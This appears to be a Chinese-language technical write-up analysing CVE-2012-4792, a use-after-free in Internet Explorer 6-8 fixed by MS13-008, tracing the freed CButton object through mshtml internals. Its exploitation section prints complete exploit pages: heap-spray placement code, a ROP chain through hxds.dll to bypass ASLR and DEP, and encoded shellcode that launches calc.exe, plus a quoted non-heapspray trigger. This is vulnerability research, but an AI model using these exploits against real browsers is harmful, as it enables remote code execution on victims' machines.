0x01 漏洞信息
0x01.1 漏洞简述
•编号:CVE-2012-4792•类型:释放重引用(Use After Free)•漏洞影响:远程代码执行(RCE)•CVSS 2.0:9.3
mshtml.dll在释放CButton对象后没有更新CDoc中Default Element对此地址引用,以致后续CElement::FindDefaultElem会重新获取此地址,传递给CMarkup::OnLoadStatusDone函数,使用已释放内存。
0x01.2 漏洞影响
Microsoft Internet Explorer 6 through 8
0x01.3 修复方案
[MS13-008]https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-008
0x02 漏洞分析
0x02.1 分析环境
•OS版本:Windows 7 Service Pack 1 x86•Internet Explorer版本:8.0.7601.17514•mshtml.dll版本:8.0.7601.17514•jscript.dll版本:5.8.7601.17514
0x02.2 详细分析
分析用POC:
<!doctype html><html><head><script> function exploit(){ var e0 = null; var e1 = null; var e2 = null; try { e0 = document.getElementById("a"); //Math.tan(2,1); e1 = document.createElement("div") //Math.sin(2,1); e2 = document.createElement("q"); //Math.cos(2,1); e1.applyElement(e2); e1.appendChild(document.createElement('button')); e1.applyElement(e0); e2.innerHTML = ""; e2.appendChild(document.createElement('body')); } catch(e) { } CollectGarbage(); } </script> </head><body onload="exploit()"><form id="a"></form></body></html>
借助Math.tan、Math.sin、Math.cos(分别对应jscript!Tan、jscript!sin、jscript!cos)及mshtml!CreateElement可观察各对象的创建。document.createElement("div"):

图片1
document.createElement("q"):

图片2
document.createElement('button'):

图片3
下面来看如何创建DOM流,跟进CElement::applyElement函数分析,其创建位于CElement::EnsureInMarkup中:

图片4
CElement::EnsureInMarkup—>CDoc::CreateMarkupWithElement—>CTreeNode::CTreeNode:

图片5
其执行情况如下:

图片6
调用CTreeNode::CTreeNode完成:

图片7
可以看出div元素(即e1)的CTreeNode—>parent初始指向CRootElement,CTreeNode类结构如下所示:
class CTreeNode{public: CElement * element; CTreeNode * parent; BYTE _etag; // 0-7: element tag BYTE _fFirstCommonAncestorNode : 1; // 8: for finding common ancestor BYTE _fInMarkup : 1; // 9: this node is in a markup and shouldn't die BYTE _fInMarkupDestruction : 1; // 10: Used by CMarkup::DestroySplayTree BYTE _fHasLookasidePtr : 2; // 11-12 Lookaside flags BYTE _fBlockNess : 1; // 13: Cached from format -- valid if _iFF != -1 BYTE _fHasLayout : 1; // 14: Cached from format -- valid if _iFF != -1 BYTE _fUnused : 1; // 15: Unused SHORT _iPF; // 16-31: Paragraph Format // DWORD 2 SHORT _iCF; // 0-15: Char Format SHORT _iFF; CTreePos _tpBegin; CTreePos _tpEnd; DWORD unknow1; DWORD unknow2; DWORD unknow3;};
将CTreeNode对象地址写入Element对象偏移0x14位置处:

图片8
CMarkup::ReparentDirectChildren将q元素(即e2)的CTreeNode地址写至div元素CTreeNode—>parent中:

图片9
CElement类部分结构含义如下:
+0x10 CAttributeCollection +0x00 The total size of the Attribute Array<<2 +0x04 Number of Attributes +0x08 CAttrArray +0x0c+0x14 CTreeNode

对POC执行完e1.applyElement(e0); 语句后所创建对象作一总结:
e0 Address:0x0026e4c8(Form Element) CTreeNode Address:0x00307cb0e1 Address:0x002db1e8(Div Element) CTreeNode Address:0x00307af8e2 Address:0x002dad38(Phrase Element) CTreeNode Address:0x00307b50button Address:0x00311b48 CTreeNode Address:0x00307ba8
对象布局如下:

图片10
下面开始漏洞分析部分。e1.appendChild(document.createElement('button'));对应函数为CElement::appendChild,对于button元素,其会执行CElement::SetDefaultElem函数,将该元素设为Default Element:

图片11
具体执行如下:

图片12

图片13
e2.innerHTML = "";会将Phrase内元素清空:
图片14
e2.appendChild(document.createElement('body'));:

图片15
CollectGarbage();对应函数为jscript!JsCollectGarbage,它会调用mshtml!PlainTrackerRelease对button元素进行释放:

图片16

图片17
但其释放结束后并未更新CDoc对象中Default Element(Offset 0x1A8),以致后续mshtml!CElement::FindDefaultElem函数使用已释放内存,触发漏洞:

图片18

图片19
0x02.3 利用分析
0x02.3a Heapspray
首先是对已释放CButton对象内存进行占位,可通过两种方式——className与title。className:
<!doctype html><html><head> <script> var arr_button = new Array(); var junk=unescape("%u4141%u4141"); while (junk.length < (0x100- 6)/2) { junk+=junk; } function helloWorld() { var e=document.createElement('div'); var e0 = null; var e1 = null; var e2 = null;for(i =0; i < 20; i++){ document.createElement('button');} try { e0 = document.getElementById("a"); e1 = document.getElementById("b"); e2 = document.createElement("q"); e1.applyElement(e2); e1.appendChild(document.createElement('button')); e1.applyElement(e0); e2.outerText = ""; e2.appendChild(document.createElement('body')); } catch(e) { } CollectGarbage(); for(var i = 0; i<0x50; i++) { arr_button[i]= document.createElement("button"); arr_button[i].className= junk.substring(0,(0x58-6)/2); } } </script></head><body onload="eval(helloWorld())"> <form id="a"> </form> <dfn id="b"> </dfn></body></html>
title:
<!doctype html><html><head><script>var arr_div = new Array();var junk=unescape("%u4141%u4141");while (junk.length < (0x100- 6)/2){junk+=junk;}function helloWorld() {var e0 = null;var e1 = null;var e2 = null;try {e0 = document.getElementById("a");e1 = document.getElementById("b");e2 = document.createElement("q");e1.applyElement(e2);e1.appendChild(document.createElement('button'));e1.applyElement(e0);e2.outerText = "";e2.appendChild(document.createElement('body'));} catch(e) { }CollectGarbage();for(var i = 0; i<0x50; i++){arr_div[i]= document.createElement("div");arr_div[i].title= junk.substring(0,(0x58-6)/2);}}</script></head><body onload="eval(helloWorld())"><form id="a"></form><dfn id="b"></dfn></body></html>
(注:上述两处代码均来自[用ClassName占位和title占位的分析]http://t.zoukankan.com/Lamboy-p-3866940.html)
两种方式执行流对比:

图片20
其最终都会调用_HeapAllocString,其会调用ULongAdd函数将substring传递第二个参数加1,之后乘2传递给HeapAlloc分配该数值大小堆块:

图片21

图片22
创建CButton对象时申请堆块大小为0x58,如此一来,需要修改 junk.substring(0,(0x58-6)/2)为junk.substring(0,(0x58-2)/2):

图片23
完成占位:

图片24

图片25
之后进行Heap Spray:
<!doctype html><html><head><script> var arr_div = new Array(); var junk=unescape("%u0c0c%u0c0c"); while (junk.length < (0x100- 6)/2) { junk+=junk; } var nops=unescape("%u9090%u9090"); while(nops.length<0x1000) nops+=nops; var code =unescape("%u4141%u4141%u4141%u4141");//can be ROP or Shellcode var offset=0x5F4; var junk_offset=nops.substring(0,0x5F4); var shellcode=junk_offset+code+nops.substring(0,0x800-0x5F4-code.length); while(shellcode.length<0x40000) { shellcode+=shellcode; } var block = shellcode.substring(0,0x40000); var heap_chunks = new Array(); for (var i=1; i < 500; i++) heap_chunks[i] = block.substring(0,0x40000); function helloWorld() { var e0 = null; var e1 = null; var e2 = null; try { e0 = document.getElementById("a"); e1 = document.getElementById("b"); e2 = document.createElement("q"); e1.applyElement(e2); e1.appendChild(document.createElement('button')); e1.applyElement(e0); e2.outerText = ""; e2.appendChild(document.createElement('body')); } catch(e) { } CollectGarbage(); for(var i = 0; i<0x50; i++) { arr_div[i]= document.createElement("div"); arr_div[i].title= junk.substring(0,(0x58-2)/2); } } </script></head><body onload="eval(helloWorld())"> <form id="a"> </form> <dfn id="b"> </dfn></body></html>
var shellcode=junk_offset+code+nops.substring(0,0x800-0x5F4-code.length);语句中0x5F4是因为要实现Shellcode精准Heap Spray到0x0c0c0c0c位置,堆块上数据从0x0024开始,0x0c0c-0x0024=0xbe8,该值除以2即为0x5f4:

图片26
最后是Bypass ASLR&DEP。加入如下语句:
<SCRIPT language="JavaScript"> location.href = 'ms-help:'</SCRIPT>
会加载C:\Program Files\Common Files\microsoft shared\Help\hxds.dll文件,该文件并未开启ASLR,故可利用其构造ROP链(注:该文件随Office版本不同而不同,笔者采用Office 2010进行构造)。stackpivot有两处可供使用——0x51be4a41与0x51bd29c7,最终构造Exploit如下:

<!doctype html><html><head><SCRIPT language="JavaScript"> location.href = 'ms-help:'</SCRIPT><script> var arr_div = new Array(); var junk=unescape("%u0b30%u0c0c"); while (junk.length < (0x100- 6)/2) { junk+=junk; } var nops=unescape("%u9090%u9090"); while(nops.length<0x400) nops+=nops; while(nops.length<0x5f2) nops+=unescape("%ub30e%u51c3"); nops+=unescape("%u198c%u51be"); var code =unescape( "%u29c7%u51bd%u34b4%u51bf%u10b8%u51bd%u2d97%u51bd%ucba0%u51bd"+ "%u79e2%u51c3%u9683%u51c5%u6fbd%u51c5%ufffe%ua17f"+ "%u1e01%u51c1%u92d8%u51c3%ue67d%u51bf%u6fbd%u51c5"+ "%ufc3d%ua17f%u1e01%u51c1%u592b%u51bf%ucf3e%u51be"+ "%ud150%u51c5%uf563%u51be%u7402%u51c0%u6fbd%u51c5"+ "%u9090%u9090%ua8dc%u51bd"+ //ROP "%uc481%uf254%uffff%u2ebf%ue4ed%udbc0%ud9c8%u2474" + //shellcode calc.exe "%u58f4%uc933%u33b1%u7831%u0312%u1278%uee83%u06e9" + "%u1235%u4f19%ueab6%u30da%u0f3e%u62eb%u4424%ub35e" + "%u082e%u3853%ub862%u4ce0%ucfab%ufa41%ufe8d%uca52" + "%uac11%u4c91%uaeee%uaec5%u61cf%uae18%u9f08%ue2d3" + "%ud4c1%u1346%ua865%u125a%ua7a9%u6ce3%u77cc%uc697" + "%ua7cf%u5c08%u5f87%u3a22%u5e38%u58e7%u2904%uab8c" + "%ua8fe%ue244%u9bff%ua9a8%u14c1%ub325%u9206%uc6d6" + "%ue17c%ud16b%u9846%u54b7%u3a5b%uce33%ubbbf%u8990" + "%ub734%udd5d%udb13%u3260%ue728%ub5e9%u6eff%u91a9" + "%u2bdb%ubb69%u917a%uc4dc%u7d9d%u6080%u6fd5%u13d5" + "%ue5b4%u9128%u40c2%ua92a%ue2cc%u9843%u6d47%u2513" + "%uca82%u6feb%u7a8f%u3664%u3f45%uc9e9%u03b3%u4a14" + "%ufb36%u52e3%ufe33%ud4a8%u72af%ub0a0%u21cf%u90c1" + "%ua4b3%u7851%u431a%u1bd2%u4162"); var offset=0x5F4; var junk_offset=nops.substring(0,0x5F4); var shellcode=junk_offset+code+nops.substring(0,0x800-0x5F4-code.length); while(shellcode.length<0x40000) { shellcode+=shellcode; } var block = shellcode.substring(0,0x40000); var heap_chunks = new Array(); for (var i=1; i < 500; i++) heap_chunks[i] = block.substring(0,0x40000); function helloWorld() { var e0 = null; var e1 = null; var e2 = null; try { e0 = document.getElementById("a"); e1 = document.getElementById("b"); e2 = document.createElement("q"); e1.applyElement(e2); e1.appendChild(document.createElement('button')); e1.applyElement(e0); e2.outerText = ""; e2.appendChild(document.createElement('body')); } catch(e) { } CollectGarbage(); for(var i = 0; i<0x50; i++) { arr_div[i]= document.createElement("div"); arr_div[i].title= junk.substring(0,(0x58-2)/2); } }</script></head><body onload="eval(helloWorld())"> <form id="a"> </form> <dfn id="b"> </dfn></body></html>
成功弹出计算器:
图片27
0x02.3b Non-Heapspray
来自[Happy New Year Analysis of CVE-2012-4792]http://blog.exodusintel.com/2013/01/02/happy-new-year-analysis-of-cve-2012-4792:
<!doctype html> <HTML XMLNS:t ="urn:schemas-microsoft-com:time"> <head> <meta> <?IMPORT namespace="t" implementation="#default#time2"> </meta> <script> function helloWorld() { e_form = document.getElementById("formelm"); e_div = document.getElementById("divelm"); animvalues = "\u4141\u4141" while(animvalues.length < 0xDC) { animvalues += animvalues } for(i = 0; i < 21; i++) { animvalues += ";cyan"; } for(i =0; i < 20; i++) { document.createElement('button'); } e_div.appendChild(document.createElement('button')) e_div.firstChild.applyElement(e_form); e_div.innerHTML = "" e_div.appendChild(document.createElement('body')); CollectGarbage(); try { a = document.getElementById('myanim'); a.values = animvalues; } catch(e) {} } </script> </head> <body onload="eval(helloWorld())"> <t:ANIMATECOLOR id="myanim"/> <div id="divelm"></div> <form id="formelm"> </form> </body> </html>

图片28